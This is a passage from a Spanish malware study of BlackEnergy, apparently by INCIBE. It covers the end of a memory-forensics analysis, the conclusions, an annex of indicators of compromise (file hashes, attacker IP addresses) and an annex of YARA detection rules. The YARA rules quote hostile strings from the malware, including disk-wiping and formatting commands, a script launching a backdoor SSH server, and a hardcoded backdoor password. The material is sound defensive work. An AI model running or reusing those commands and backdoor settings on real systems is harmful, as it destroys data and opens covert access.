Así, obtendremos únicamente las DLL que contengan el valor false, dos en este caso. Para continuar con el análisis, se requiere la que tiene las tres columnas 'False' (señalada en rojo en la anterior ilustración), lo cual significará un intento de ocultar la DLL mediante la desvinculación de las listas de doble enlace PEB.

Con esto el análisis estará terminado y se habrán observado los diferentes accesos, procesos y carpetas a las que han podido acceder los atacantes.

Se recuerda que este es un ejemplo y que no todos los análisis se realizarán con los mismos comandos o procesos.

Cada sistema es diferente, por lo que se recomienda tener un conocimiento básico de los procesos que se ejecutan normalmente en él y, en caso de tener sospechas de infección y no tener la necesidad de apagar el sistema, realizar un volcado de memoria, puesto que este se borrará al reiniciar el sistema.

10. Conclusiones

Como se ha podido observar a lo largo de este estudio de *malware*, BlackEnergy es considerado como uno de los más peligrosos en el ámbito industrial durante los últimos años, ya que el ataque dirigido que se realizó afectó considerablemente al sector eléctrico, tanto en la parte económica como en la parte social.

Además, se han podido observar los diferentes tipos de análisis que se pueden realizar y todos los pasos que se han seguido para realizar un análisis activo y poder obtener la mayor información posible de la muestra.

Este estudio pretende reflejar la importancia que tiene la ciberseguridad en el mundo industrial actual, como, por ejemplo, la investigación de los ataques que se realizan, para que los problemas que puedan provocar sean los mínimos posibles y se puedan solucionar de la mejor forma y lo más rápido posible.

Otra idea que transmite este estudio es la importancia que tiene la concienciación de los trabajadores sobre la ciberseguridad, ya que se trata de una de las partes más débiles y principal punto de entrada de los ciberataques.

Además, cabe resaltar la importancia que tiene la ciberseguridad en el mundo actual y los grandes beneficios que produce las diferentes investigaciones en este sector.

Finalmente, con este estudio se espera animar a los lectores a aumentar sus conocimientos sobre las diferentes versiones del *malware* y la ciberseguridad industrial en el mundo actual.

Anexo 1: Indicadores de compromiso (IoC)

Los indicadores de compromiso[16] (IoC) son datos que se originan mediante la actividad maliciosa de un ciberataque y que son capaces de aportar una gran cantidad de información sobre el comportamiento y las características de dicho ciberataque.

Debido a la gran importancia que tiene los IoC[17] para la detención de una amenaza, se ha querido adjuntar diferentes tipos de indicadores de compromiso que están relacionados con el ataque de BlackEnergy. A continuación, se han introducido algunos ejemplos:

- Drivers:
  - 0B4BE96ADA3B54453BD37130087618EA90168D72
  - 1A86F7EF10849DA7D36CA27D0C9B1D686768E177
  - 2C1260FD5CEAEF3B5CB11D702EDC4CDD1610C2ED
  - 4BC2BBD1809C8B66EECD7C28AC319B948577DE7B
  - A427B264C1BD2712D1178912753BAC051A7A2F6C
  - B05E577E002C510E7AB11B996A1CD8FE8FDADA0C
  - E5A2204F085C07250DA07D71CB4E48769328D7DC
  - E1C2B28E6A35AEADB508C60A9D09AB7B1041AFB8
  - C7E919622D6D8EA2491ED392A0F8457E4483EAE9
- Direcciones IP:
  - 5.149.254.114
  - 5.9.32.230
  - 31.210.111.154
  - 88.198.25.92
  - 146.0.74.7
  - 188.40.8.72
- Documento XLS con una macro maliciosa:
  - AA67CA4FB712374F5301D1D2BAB0AC66107A4DF1
- Droppers[18]:
  - 4C424D5C8CFEDF8D2164B9F833F7C631F94C5A4C
  - 896FCACFF6310BBE5335677E99E4C3D370F73D96
- Componentes KillDisk:
  - 16F44FAC7E8BC94ECCD7AD9692E6665EF540EEC4
  - 8AD6F88C5813C2B4CD7ABAB1D6C056D95D6AC569
  - 6D6BA221DA5B1AE1E910BBEAA07BD44AFF26A7C0
  - F3E41EB94C4D72A98CD743BBB02D248F510AD925
- Trojan:
  - VBS/Agent.AD: 72D0B326410E1D0705281FDE83CB7C33C67BC8CA

16 https://www.incibe.es/incibe-cert/blog/indicadores-de-compromiso

17 https://www.incibe.es/incibe-cert/blog/el-valor-de-los-indicadores-de-compromiso-en-la-industria

18 https://www.incibe.es/empresas/blog/dropper-amenaza-silenciosa

- Win32/SSHBearDoor.A: 166D71C63D0EB609C4F77499112965DB7D9A51BB

Anexo 2: Reglas Yara

Las reglas Yara son muy comunes en el mundo de la ciberseguridad, ya que se trata de una herramienta de código abierto que permite detectar cualquier contenido que uno desea.

Gracias a sus propiedades, se utiliza mucho para la detección de *malware*, ya que se pueden crear diferentes reglas para detectar posibles archivos, documentos o ejecutables que estén relacionados con un tipo concreto de *malware*. A continuación, se pondrá como ejemplo unas reglas Yara que están relacionadas con el *malware* BlackEnergy:

- rule BlackEnergy_BE_2 {

  meta:

  description = "Detects BlackEnergy 2 Malware"

  license = "Detection Rule License 1.1 https://github.com/Neo23x0/signature-base/blob/master/LICENSE"

  author = "Florian Roth (Nextron Systems)"

  reference = "http://goo.gl/DThzLz"

  date = "2015/02/19"

  hash = "983cfcf3aaaeff1ad82eb70f77088ad6ccedee77"

  strings:

  $s0 = "<description> Windows system utility service </description>" fullword ascii

  $s1 = "WindowsSysUtility - Unicode" fullword wide

  $s2 = "msiexec.exe" fullword wide

  $s3 = "WinHelpW" fullword ascii

  $s4 = "ReadProcessMemory" fullword ascii

  condition:

  uint16(0) == 0x5a4d and filesize < 250KB and all of ($s*)

  }

- rule BlackEnergy_VBS_Agent {

  meta:

  description = "Detects VBS Agent from BlackEnergy Report - file Dropbearrun.vbs"

  license = "Detection Rule License 1.1 https://github.com/Neo23x0/signature-base/blob/master/LICENSE"

  author = "Florian Roth (Nextron Systems)"

  reference = "http://feedproxy.google.com/~r/eset/blog/~3/BXJbnGSvEFc/"

  date = "2016-01-03"

```
        hash = "b90f268b5e7f70af1687d9825c09df15908ad3a6978b328dc88f96143a64af0f"
    strings:
        $s0 = "WshShell.Run \"dropbear.exe -r rsa -d dss -a -p 6789\", 0, false" fullword ascii
        $s1 = "WshShell.CurrentDirectory = \"C:\\WINDOWS\\TEMP\\Dropbear\\\"" fullword ascii
        $s2 = "Set WshShell = CreateObject(\"WScript.Shell\")" fullword ascii /* Goodware String - occured 1 times */
    condition:
        filesize < 1KB and 2 of them
}

rule DropBear_SSH_Server {
    meta:
        description= "Detects DropBear SSH Server (not a threat but used to maintain access)"
        license= "Detection Rule License 1.1 https://github.com/Neo23x0/signature-base/blob/master/LICENSE"
        author = "Florian Roth (Nextron Systems)"
        reference= "http://feedproxy.google.com/~r/eset/blog/~3/BXJbnGSvEFc/"
        date = "2016-01-03"
        score = 50
        hash= 0969daac4adc84ab7b50d4f9ffb16c4e1a07c6dbfc968bd6649497c794a161cd"
    strings:
        $s1 = "Dropbear server v%s https://matt.ucc.asn.au/dropbear/dropbear.html" fullword ascii
        $s2 = "Badly formatted command= authorized_keys option" fullword ascii
        $s3 = "This Dropbear program does not support '%s' %s algorithm" fullword ascii
        $s4 = "/etc/dropbear/dropbear_dss_host_key" fullword ascii
        $s5 = "/etc/dropbear/dropbear_rsa_host_key" fullword ascii
    condition:
        uint16(0) == 0x5a4d and filesize < 1000KB and 2 of them
}

rule BlackEnergy_BackdoorPass_DropBear_SSH {
    meta:
        description = "Detects the password of the backdoored DropBear SSH Server - BlackEnergy"
        license = "Detection Rule License 1.1 https://github.com/Neo23x0/signature-base/blob/master/LICENSE"
        author = "Florian Roth (Nextron Systems)"
        reference = "http://feedproxy.google.com/~r/eset/blog/~3/BXJbnGSvEFc/"
        date = "2016-01-03"
```


Financiado por la Unión Europea NextGenerationEU
GOBIERNO DE ESPAÑA MINISTERIO PARA LA TRANSFORMACIÓN DIGITAL Y DE LA FUNCIÓN PÚBLICA
Plan de Recuperación, Transformación y Resiliencia
España | digital 2026
incibe_ INSTITUTO NACIONAL DE CIBERSEGURIDAD

```
        hash = "0969daac4adc84ab7b50d4f9ffb16c4e1a07c6dbfc968bd6649497c794a161cd"
    strings:
        $s1 = "passDs5Bu9Te7" fullword ascii
    condition:
        uint16(0) == 0x5a4d and $s1
}

rule BlackEnergy_KillDisk_1 {
    meta:
        description = "Detects KillDisk malware from BlackEnergy"
        license = "Detection Rule License 1.1 https://github.com/Neo23x0/signature-base/blob/master/LICENSE"
        author = "Florian Roth (Nextron Systems)"
        reference = "http://feedproxy.google.com/~r/eset/blog/~3/BXJbnGSvEFc/"
        date = "2016-01-03"
        score = 80
        super_rule = 1
        hash1 = "11b7b8a7965b52ebb213b023b6772dd2c76c66893fc96a18a9a33c8cf125af80"
        hash2 = "5d2b1abc7c35de73375dd54a4ec5f0b060ca80a1831dac46ad411b4fe4eac4c6"
        hash3 = "c7536ab90621311b526aefd56003ef8e1166168f038307ae960346ce8f75203d"
        hash4 = "f52869474834be5a6b5df7f8f0c46cbc7e9b22fa5cb30bee0f363ec6eb056b95"
    strings:
        $s0 = "system32\\cmd.exe" fullword ascii
        $s1 = "system32\\icacls.exe" fullword wide
        $s2 = "/c del /F /S /Q %c:\\*.*" fullword ascii
        $s3 = "shutdown /r /t %d" fullword ascii
        $s4 = "/C /Q /grant " fullword wide
        $s5 = "%08X.tmp" fullword ascii
        $s6 = "/c format %c: /Y /X /FS:NTFS" fullword ascii
        $s7 = "/c format %c: /Y /Q" fullword ascii
        $s8 = "taskhost.exe" fullword wide /* Goodware String - occured 1 times */
        $s9 = "shutdown.exe" fullword wide /* Goodware String - occured 1 times */
    condition:
        uint16(0) == 0x5a4d and filesize < 500KB and 8 of them
```

11. Referencias

Referencia	Título, autor, fecha y enlace web
[Ref.- 1]	"Guía de implantación y buenas prácticas de DNSSEC", INCIBE-CERT, INCIBE (Instituto Nacional de Ciberseguridad de España). 4 de octubre de 2018. URL: https://www.incibe.es/incibe-cert/guias-y-estudios/guias/guia-de-implantacion-y-buenas-practicas-de-dnssec
[Ref.- 2]	“Ataques de APT BlackEnergy en Ucrania”. Kaspersky. URL: https://www.kaspersky.es/resource-center/threats/blackenergy
[Ref.- 3]	“Industroyer/BlackEnergy, cómo funciona la nueva amenaza mundial”, VSsistemas. URL: https://www.vs-sistemas.com/blog/tics/industroyer-blackenergy-como-funciona/
[Ref.- 4]	Amenazas emergentes en sistemas de control industrial”, INCIBE-CERT, INCIBE (Instituto Nacional de Ciberseguridad de España) 23 de agosto de 2018. URL: https://www.incibe.es/incibe-cert/blog/amenazas-emergentes-sistemas-control-industrial
[Ref.- 5]	“Frequently Asked Questions: BlackEnergy”, Trend Micro URL: https://www.trendmicro.com/vinfo/us/security/news/cyber-attacks/faq-blackenergy


Financiado por
la Unión Europea
NextGenerationEU
GOBIERNO DE ESPAÑA
MINISTERIO PARA LA TRANSFORMACIÓN DIGITAL Y DE LA FUNCIÓN PÚBLICA
SECRETARÍA DE ESTADO DE DIGITALIZACIÓN E INTELIGENCIA ARTIFICIAL
Plan de Recuperación, Transformación y Resiliencia
España | digital 2026
incibe_
INSTITUTO NACIONAL DE CIBERSEGURIDAD